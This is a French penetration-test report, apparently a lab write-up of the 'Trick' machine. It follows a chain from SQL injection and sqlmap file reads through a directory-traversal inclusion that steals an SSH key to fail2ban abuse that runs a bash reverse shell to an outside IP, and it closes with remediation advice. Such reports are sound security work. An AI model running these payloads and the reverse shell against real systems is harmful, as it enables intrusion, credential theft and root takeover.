



SK SECURITY

RAPPORT DE TEST D'INTRUSION

Trick

RÉFÉRENCE

SKS-2026-R007

VERSION

1.0

DATE

11 juin 2026

TYPE D'AUDIT

Boîte noire (aucun accès fourni en amont)

AUDITEUR

Annas RIO — SK Security

RISQUE GLOBAL

CRITIQUE

Sommaire

1. Contacts	2
2. Cadre légal & Autorisation	3
3. Résumé Exécutif	4
4. Scope & Méthodologie	5
5. Outils utilisés	6
6. Sommaire des Vulnérabilités	7
7. Introduction	8
8. Vulnérabilités Identifiées	9
9. Timeline des Actions Offensives	15
10. Indicateurs de Compromission & Artefacts	16
11. Plan de Remédiation	17
12. Conclusion	18

Contacts

Auditeur

Nom	Société	E-mail	Rôle
Annas RIO	SK Security	sk.security.contact@gmail.com	Auditeur technique

Client

Nom	E-mail	Téléphone	Rôle
Michael	michael@trick.htb	+33XXXXXXXXX	Admin

Cadre légal & Autorisation

Une autorisation explicite a été accordée pour réaliser ce test d'intrusion sur les systèmes décrits dans ce rapport, conformément au périmètre, aux objectifs et à la période définis. Cette autorisation est accordée au sens des **articles 323-1 et suivants du Code pénal français** (Loi Godfrain) et constitue une dérogation contractuelle strictement limitée aux actions nécessaires à l'exécution de la mission.

Confidentialité

Ce document est strictement confidentiel et destiné exclusivement au client mentionné en page de garde. Il ne peut être communiqué, reproduit, copié ou distribué à des tiers sans l'accord écrit préalable de SK Security. Le client s'engage à protéger ce rapport avec un niveau de confidentialité équivalent à ses propres informations sensibles.

Clause de non-responsabilité

Les tests réalisés dans le cadre de cette mission sont limités au périmètre défini contractuellement et à la période convenue. SK Security ne peut être tenu responsable des vulnérabilités non identifiées en dehors de ce périmètre, des systèmes non testés, ou des failles apparues postérieurement à la date de clôture de la mission. Les résultats de cet audit représentent l'état de la sécurité du système à la date des tests et ne constituent pas une garantie d'absence totale de vulnérabilités. SK Security engage sa responsabilité sur la qualité et le sérieux de la démarche, non sur l'exhaustivité absolue des résultats. La réglementation applicable inclut notamment le **RGPD** et la **loi Informatique et Libertés**.

Résumé Exécutif

Le serveur trick.htb (10.129.14.2) a été compromis dans sa totalité depuis une position sans aucun accès préalable. La chaîne d'attaque s'est déroulée en trois phases successives : exploitation d'une injection SQL sur l'application de paie accessible publiquement, lecture arbitraire de fichiers sur le serveur via cette même vulnérabilité, puis élévation de privilèges vers root via la manipulation du service de blocage d'adresses IP. L'accès final obtenu est un shell root, ce qui signifie que l'ensemble du système, ses données, ses configurations et ses secrets d'authentification doit être considéré comme compromis. Un attaquant ayant suivi ce chemin aurait pu exfiltrer les données de paie, lire les fichiers de configuration contenant des identifiants, et prendre le contrôle durable du serveur sans laisser de trace persistante difficile à détecter.

Périmètre

Cible	Type	IP/URL
trick.htb	Serveur Linux (Debian)	10.129.14.2
preprod-payroll.trick.htb	Application web PHP (paie)	10.129.14.2:80
preprod-marketing.trick.htb	Application web PHP (marketing)	10.129.14.2:80
Port 22	SSH	10.129.14.2:22
Port 25	SMTP	10.129.14.2:25
Port 53	DNS (BIND 9.11.5)	10.129.14.2:53
Port 80	HTTP (Nginx 1.14.2)	10.129.14.2:80

Périmètre négatif

Les tests ont été limités aux services exposés sur l'adresse 10.129.14.2 et aux sous-domaines découverts via transfert de zone DNS. Aucun test d'ingénierie sociale ni de phishing n'a été conduit. Les postes de travail utilisateurs et les éventuelles infrastructures réseau adjacentes sont hors périmètre. L'énumération SMTP par force brute d'utilisateurs et le brute-force SSH n'ont pas été poursuivis au-delà des premières tentatives infructueuses.

Paramètres de la mission

Paramètre	Valeur
Type d'audit	Boîte noire (aucun accès fourni en amont)
Période	11 juin 2026
Accès fournis	Aucun accès initial fourni — reconnaissance depuis Internet

Méthodologie

Reconnaissance et découverte de surface Scan de ports complet sur 10.129.14.2 permettant d'identifier quatre services actifs : SSH (22), SMTP (25), DNS (53) et HTTP (80/Nginx 1.14.2). Tentative d'énumération d'utilisateurs SMTP via la commande VRFY, sans résultat. Identification du domaine debian.localdomain via HELO sur le port 25. Transfert de zone DNS réussi sur trick.htb, révélant le sous-domaine preprod-payroll.trick.htb.

Énumération web et découverte de l'injection SQL Analyse de l'application preprod-payroll.trick.htb : découverte d'endpoints non protégés (users.php, employee.php) exposant des données utilisateurs en clair. Identification de la vulnérabilité d'injection SQL sur le formulaire de connexion via manipulation manuelle du paramètre username. Exploitation avec sqlmap pour extraire les bases de données, les identifiants en clair et lire des fichiers arbitraires sur le serveur.

Pivot vers un second sous-domaine et exploitation LFI Lecture du fichier de configuration Nginx via sqlmap, révélant le sous-domaine preprod-marketing.trick.htb et son contexte d'exécution (utilisateur michael). Identification d'une vulnérabilité d'inclusion de fichier local (LFI) sur l'application marketing via le paramètre page. Extraction de la clé RSA privée de michael via LFI, permettant une connexion SSH authentifiée.


Élévation de privilèges via fail2ban Énumération des droits sudo depuis le compte michael : permission d'exécuter `/etc/init.d/fail2ban restart` sans mot de passe. Écriture dans le répertoire `/etc/fail2ban/action.d/` grâce aux permissions de groupe. Remplacement du fichier de configuration iptables-multiport.conf par une version modifiée déclenchant un reverse shell dans l'action actionban. Redémarrage de fail2ban et déclenchement du ban pour obtenir un shell root.

Outils utilisés

Outil	Usage
nmap	Scan de ports et détection de services
dig	Transfert de zone DNS (AXFR)
smtp-user-enum	Tentative d'énumération d'utilisateurs SMTP
nuclei	Analyse automatisée de l'application web
whatweb	Identification des technologies web
gobuster	Énumération de répertoires et fichiers
sqlmap	Exploitation SQL Injection et lecture de fichiers
Burp Suite	Capture et analyse des requêtes HTTP
ssh	Connexion distante avec clé RSA extraite
netcat (nc) / penelope	Réception du reverse shell root
nano	Modification des fichiers de configuration fail2ban

Sommaire des Vulnérabilités

Au cours de cet audit, **2 critique(s)** , **1 élevée(s)** vulnérabilité(s) ont été identifiées.



ID	Vulnérabilité	Sévérité	Score	Actif
SKS-2026-013	Injection SQL non authentifiée sur le formulaire de connexion — lecture de base de données et de fichiers système	CRITICAL	9.8	preprod-payroll.trick.htb:80 — /ajax.php? action=login
SKS-2026-014	Inclusion de fichier local (LFI) via le paramètre page — extraction de clé SSH privée	CRITICAL	9.1	preprod-marketing.trick.htb:80 — /index.php? page=
SKS-2026-015	Élévation de privilèges root via abus de fail2ban — permissions d'écriture sur action.d/ et sudo sans mot de passe	HIGH	7.8	10.129.14.2 — /etc/fail2ban/action.d/

Introduction

SK Security a conduit un audit de sécurité en boîte noire sur le serveur `trick.htb` (10.129.14.2), sans aucun accès fourni en amont. L'objectif de la mission était d'évaluer la résistance du serveur face à un attaquant externe non authentifié, depuis la reconnaissance initiale jusqu'à la compromission complète. Le périmètre couvre les services exposés sur l'adresse 10.129.14.2, dont un serveur DNS, un service SMTP, un serveur web Nginx et un accès SSH. La mission a été conduite de manière méthodique, depuis la découverte de sous-domaines via transfert de zone DNS jusqu'à l'obtention d'un shell root par abus du service fail2ban. Le compte unix michael a servi de pivot intermédiaire entre l'exploitation web et l'élévation finale.

Vulnérabilités Identifiées

Les vulnérabilités suivantes ont été identifiées au cours de l'audit et sont présentées par ordre chronologique de la chaîne d'exploitation. Chaque finding inclut la chaîne d'exploitation complète ainsi que les recommandations de remédiation associées.

Les scores CVSS présentés ci-après évaluent chaque vulnérabilité en isolation, indépendamment des autres maillons de la chaîne d'attaque. Le risque réel pour l'organisation découle du chaînage de ces findings. Cette criticité globale est portée par le finding le plus sévère, point terminal de la chaîne, et reflétée dans la note de risque globale du rapport. Le risque chaîné global résulte de 3 findings combinés — une injection SQL non authentifiée ouvre l'accès au système de fichiers du serveur, la lecture de la clé SSH privée fournit un accès shell, et l'abus de fail2ban élève les privilèges à root, aboutissant à une compromission complète du serveur depuis Internet sans aucun accès préalable.

CWE CWE-89 (Improper Neutralization of Special Elements used in an SQL Command)

ACTIF preprod-payroll.trick.htb:80 — /ajax.php?action=login VECTEUR CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description

Le paramètre username du formulaire de connexion de l'application preprod-payroll.trick.htb est transmis directement dans une requête SQL sans échappement ni requête préparée. L'injection du suffixe ' -- - dans le champ username court-circuite la vérification du mot de passe et retourne une valeur vraie, ouvrant l'accès à l'interface administrateur. La même vulnérabilité permet via la fonctionnalité FILE de MySQL de lire des fichiers arbitraires sur le serveur dans la limite des permissions de l'utilisateur de base de données. L'application expose par ailleurs deux endpoints non protégés par authentification (users.php, employee.php) restituant les données utilisateurs et les identifiants en clair, dont le mot de passe de l'administrateur Enemigosss.

Chaîne d'exploitation

Test manuel de l'injection SQL via Burp Suite sur le paramètre username :

```
POST /ajax.php?action=login HTTP/1.1
Host: preprod-payroll.trick.htb

username=Enemigosss' -- -&password=anything
```

La réponse retourne la valeur 1, confirmant le contournement de l'authentification. Extraction des bases de données et des identifiants via sqlmap :

```
sqlmap -u "http://preprod-payroll.trick.htb/ajax.php?action=login" \
--data="username=admin&password=test" \
--level=5 --risk=3 \
--dbs --batch
```

Lecture du fichier /etc/passwd pour identification des utilisateurs système :

```
sqlmap -u "http://preprod-payroll.trick.htb/ajax.php?action=login" \
--data="username=admin&password=test" \
--batch --file-read="/etc/passwd"
```

Lecture de la configuration Nginx pour découverte du second vhost :

```
sqlmap -u "http://preprod-payroll.trick.htb/ajax.php?action=login" \
--data="username=admin&password=test" \
--batch --file-read="/etc/nginx/sites-enabled/default"
```

La configuration Nginx révèle le sous-domaine preprod-marketing.trick.htb et l'exécution du vhost dans le contexte de l'utilisateur michael.

Impact

L'injection SQL non authentifiée fournit un accès complet à l'interface d'administration de l'application de paie, aux données des employés et aux identifiants stockés en clair dans la base de données. La capacité de lecture de fichiers arbitraires constitue le premier pivot de la chaîne : elle permet de découvrir la configuration Nginx, d'identifier l'utilisateur michael et de préparer l'extraction de sa clé RSA via la LFI du second vhost (SKS-2026-014). Un attaquant disposant d'un utilisateur MySQL avec des droits FILE élevés pourrait également tenter une écriture de fichier webshell pour obtenir une exécution de code directe.

Recommandation

Remplacer immédiatement toutes les concaténations de chaînes SQL par des requêtes préparées avec paramètres liés (PDO avec prepare/bindParam ou MySQLi avec bind_param). Supprimer ou protéger par authentification les endpoints users.php et employee.php. Restreindre les droits FILE de l'utilisateur MySQL à ce qui est strictement nécessaire (idéalement les supprimer). Activer un Web Application Firewall en couche supplémentaire. Stocker les mots de passe sous forme de hashes bcrypt ou Argon2, jamais en clair.

Références

- https://owasp.org/www-community/attacks/SQL_Injection
- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://cwe.mitre.org/data/definitions/89.html>
- <https://sqlmap.org/>

CWE CWE-22 (Improper Limitation of a Pathname to a Restricted Directory)

ACTIF preprod-marketing.trick.htb:80 — /index.php?page= VECTEUR CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Description

L'application preprod-marketing.trick.htb inclut dynamiquement des fichiers PHP via le paramètre GET page sans validation ni restriction du chemin. Le mécanisme de protection en place est contournable par séquences de traversée de répertoire encodées (....//), permettant de remonter hors de la racine web et de lire tout fichier accessible par l'utilisateur système exécutant le processus Nginx (michael). La découverte de ce vhost est rendue possible par la lecture de la configuration Nginx via l'injection SQL du finding SKS-2026-013.

Chaîne d'exploitation

Découverte du vhost preprod-marketing.trick.htb via la configuration Nginx lue par sqlmap. Ajout du vhost dans /etc/hosts. Test de traversée de répertoire sur le paramètre page :

```
GET /index.php?page=....//....//....//....//etc//passwd HTTP/1.1
Host: preprod-marketing.trick.htb
```

La réponse retourne le contenu de /etc/passwd, confirmant la LFI. Extraction de la clé RSA privée de michael :

```
GET /index.php?page=....//....//....//....//home/michael/.ssh/id_rsa HTTP/1.1
Host: preprod-marketing.trick.htb
```

Connexion SSH avec la clé extraite :

```
chmod 600 id_rsa
ssh -i id_rsa michael@10.129.14.2
```

```
michael@trick:~$ whoami
michael
```

Impact

La lecture de la clé RSA privée de michael fournit un accès SSH persistant au serveur sous l'identité de cet utilisateur, sans connaissance de son mot de passe et sans laisser de trace d'authentification par mot de passe. Depuis ce shell, les droits sudo permettent l'élévation vers root (SKS-2026-015). La LFI permet également la lecture de tout fichier de configuration accessible par michael, pouvant exposer des secrets d'application, des tokens d'API ou des identifiants de bases de données supplémentaires.

Recommandation

Remplacer le mécanisme d'inclusion dynamique par une liste blanche explicite des fichiers autorisés, vérifiée après résolution du chemin réel (realpath). Toute valeur du paramètre page ne correspondant pas à un nom de fichier attendu doit être rejetée avec un code 400. Désactiver allow_url_include dans la configuration PHP. Vérifier que le répertoire racine du vhost est correctement cloisonné via open_basedir. Régénérer la paire de clés SSH de michael et révoquer la clé publique actuelle.

Références

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion
- https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html
- <https://cwe.mitre.org/data/definitions/22.html>

CWE CWE-269 (Improper Privilege Management) ACTIF 10.129.14.2 — /etc/fail2ban/action.d/

VECTEUR **CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H**

Description

Le compte michael dispose du droit sudo d'exécuter `/etc/init.d/fail2ban restart` sans authentification. Le répertoire `/etc/fail2ban/action.d/` est accessible en écriture par le groupe auquel michael appartient. Cette combinaison permet à un utilisateur non privilégié de remplacer un fichier de configuration d'action fail2ban par une version modifiée, puis de redémarrer le service pour que fail2ban charge la nouvelle configuration en tant que root. Lorsqu'une adresse IP déclenche le mécanisme de bannissement (par exemple via des tentatives de connexion SSH échouées répétées), la commande définie dans le champ actionban est exécutée avec les privilèges root.

Chaîne d'exploitation

Depuis le shell michael, vérification des droits sudo et des permissions sur le répertoire :

```
sudo -l
# (root) NOPASSWD: /etc/init.d/fail2ban restart

ls -la /etc/fail2ban/action.d/
# répertoire accessible en écriture par le groupe de michael
```

Création du script de reverse shell :

```
echo '#!/bin/bash' > /tmp/shell.sh
echo 'bash -i >& /dev/tcp/10.10.14.57/4444 0>&1' >> /tmp/shell.sh
chmod +x /tmp/shell.sh
```

Remplacement du fichier iptables-multiport.conf par une version modifiée incluant l'appel au script dans l'action actionban :

```
rm -f /etc/fail2ban/action.d/iptables-multiport.conf
cp /tmp/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf
# Modifier la ligne actionban pour y ajouter : /tmp/shell.sh
```

Redémarrage du service et déclenchement du bannissement (connexions SSH échouées répétées depuis l'IP attaquante) :

```
sudo /etc/init.d/fail2ban restart
```

À la réception du ban, fail2ban exécute actionban en tant que root, déclenchant le reverse shell.

```
id
uid=0(root) gid=0(root) groups=0(root)
```

Impact

L'obtention d'un shell root confère un contrôle total et immédiat sur le serveur. Tous les fichiers, secrets, configurations et données sont accessibles. Un attaquant peut installer une backdoor persistante, extraire l'intégralité des données, pivoter vers d'autres systèmes du réseau interne, ou détruire les journaux pour effacer ses traces. La persistance est aisée via l'ajout d'une clé SSH dans `/root/.ssh/authorized_keys` ou la modification de la configuration du service d'initialisation.

Recommandation

Retirer michael du groupe disposant des droits d'écriture sur `/etc/fail2ban/action.d/` et restreindre ce répertoire aux seuls accès root. Remplacer la règle sudo actuelle par une approche moins permissive : si le redémarrage de fail2ban est fonctionnellement nécessaire, créer un script wrapper dédié ne faisant que cette action, sans exposer l'accès au répertoire d'actions. Auditer l'ensemble des règles sudo sur tous les comptes du serveur. Vérifier que les répertoires de configuration des services exécutés en tant que root ne sont pas modifiables par des comptes non privilégiés.

Références

- <https://gtfobins.github.io/gtfobins/fail2ban/>
- <https://cwe.mitre.org/data/definitions/269.html>
- <https://www.sudo.ws/docs/man/sudoers.man/>

Timeline des Actions Offensives

La timeline suivante récapitule l'ensemble des actions réalisées durant la mission, dans l'ordre chronologique, afin de permettre au SOC une corrélation avec les journaux de sécurité.

Étape	Action	Système ciblé
1	Scan de ports complet	10.129.14.2
2	Transfert de zone DNS (AXFR) trick.htb	10.129.14.2:53
3	Énumération de répertoires — découverte de users.php et employee.php	preprod-payroll.trick.htb:80
4	Test d'injection SQL sur le formulaire de connexion	preprod-payroll.trick.htb:80
5	Exploitation sqlmap — extraction des bases de données et identifiants	preprod-payroll.trick.htb:80
6	Lecture de fichiers via sqlmap — /etc/passwd	10.129.14.2
7	Lecture de fichiers via sqlmap — configuration Nginx (sites-enabled/default)	10.129.14.2
8	Découverte du sous-domaine preprod-marketing.trick.htb	10.129.14.2
9	Exploitation LFI — lecture de /etc/passwd via page=	preprod-marketing.trick.htb:80
10	Exploitation LFI — extraction de /home/michael/.ssh/id_rsa	preprod-marketing.trick.htb:80
11	Connexion SSH en tant que michael	10.129.14.2:22
12	Énumération sudo — identification de la permission fail2ban restart	10.129.14.2
13	Remplacement de iptables-multiport.conf — injection de la commande actionban	10.129.14.2
14	Redémarrage fail2ban et déclenchement du ban — obtention du shell root	10.129.14.2

Indicateurs de Compromission & Artefacts

Les éléments suivants ont été créés ou modifiés durant la mission et doivent être nettoyés ou surveillés à l'issue de l'audit.

Type	Artefact	Action requise
Fichier	/tmp/shell.sh (reverse shell bash déposé par michael)	Supprimer
Fichier	/etc/fail2ban/action.d/iptables-multiport.conf (remplacé par une version malveillante)	Restaurer le fichier d'origine depuis la sauvegarde ou le paquet Debian
Clé SSH	Clé RSA privée /home/michael/.ssh/id_rsa lue via LFI	Considérer la clé comme compromise — régénérer la paire de clés, révoquer la clé publique
Credentials	Identifiants Enemigosss / [REDACTED] extraits en clair depuis la base de données	Modifier le mot de passe, auditer les accès avec ce compte
Credentials	Compte michael — accès SSH obtenu	Auditer les connexions SSH sur la période de l'audit
Session	Shell root obtenu via reverse shell sur 10.10.14.57:4444	Vérifier les journaux systemd/fail2ban pour la période concernée

Plan de Remédiation

Les corrections suivantes sont classées par ordre de priorité. Les délais sont calculés à partir de la date de remise du rapport.

ID	Vulnérabilité	Priorité	Action	Délai
SKS-2026-013	Injection SQL non authentifiée sur le formulaire de connexion — lecture de base de données et de fichiers système	Critique	Utiliser des requêtes préparées PDO/MySQLi sur tous les points d'entrée SQL et supprimer les endpoints non protégés exposant des données utilisateurs.	Immédiat
SKS-2026-014	Inclusion de fichier local (LFI) via le paramètre page — extraction de clé SSH privée	Critique	Valider le paramètre page via une liste blanche de fichiers autorisés et révoquer la clé SSH de michael exposée.	Immédiat
SKS-2026-015	Élévation de privilèges root via abus de fail2ban — permissions d'écriture sur action.d/ et sudo sans mot de passe	Élevé	Retirer les droits d'écriture de groupe sur /etc/fail2ban/action.d/ et restreindre la règle sudo fail2ban à un wrapper non modifiable.	48h

Délais de référence SK Security : **Critique** → **Immédiat** | **Élevé** → **48h** | **Moyen** → **2 semaines** | **Faible** → **1 mois**

Conclusion

La compromission complète du serveur trick.htb s'est déroulée en trois phases depuis Internet sans aucun accès préalable. Une injection SQL sur l'application de paie a permis d'extraire les identifiants de la base de données et de lire des fichiers arbitraires sur le système, dont la configuration Nginx révélant un second sous-domaine. Ce second vhost présentait une vulnérabilité d'inclusion de fichier local exploitée pour extraire la clé RSA privée de l'utilisateur michael, ouvrant un accès SSH. Depuis ce foothold, les permissions de groupe sur le répertoire /etc/fail2ban/action.d/ et le droit sudo de redémarrage du service ont permis d'injecter une commande dans le mécanisme d'action de bannissement, aboutissant à un shell root.

Le **niveau de risque global est CRITIQUE**. L'ensemble du serveur, des fichiers de configuration, des secrets d'authentification et des données applicatives doit être considéré comme compromis. La remédiation prioritaire porte sur la correction immédiate de l'injection SQL et de la LFI, qui constituent les deux points d'entrée initiaux accessibles depuis Internet sans aucune authentification.

Finding	Priorité	Délai de retest
SKS-2026-013	Critique	Dans les 48h suivant la correction
SKS-2026-014	Critique	Dans les 48h suivant la correction
SKS-2026-015	Élevé	Dans les 2 semaines suivant la correction

Niveau de risque global : **CRITIQUE**

Un retest est recommandé dans les **30 jours** suivant l'application des correctifs afin de valider l'efficacité des mesures mises en place. SK Security reste disponible pour assurer ce suivi.



Annas RIO

Auditeur en sécurité offensive

sk.security.contact@gmail.com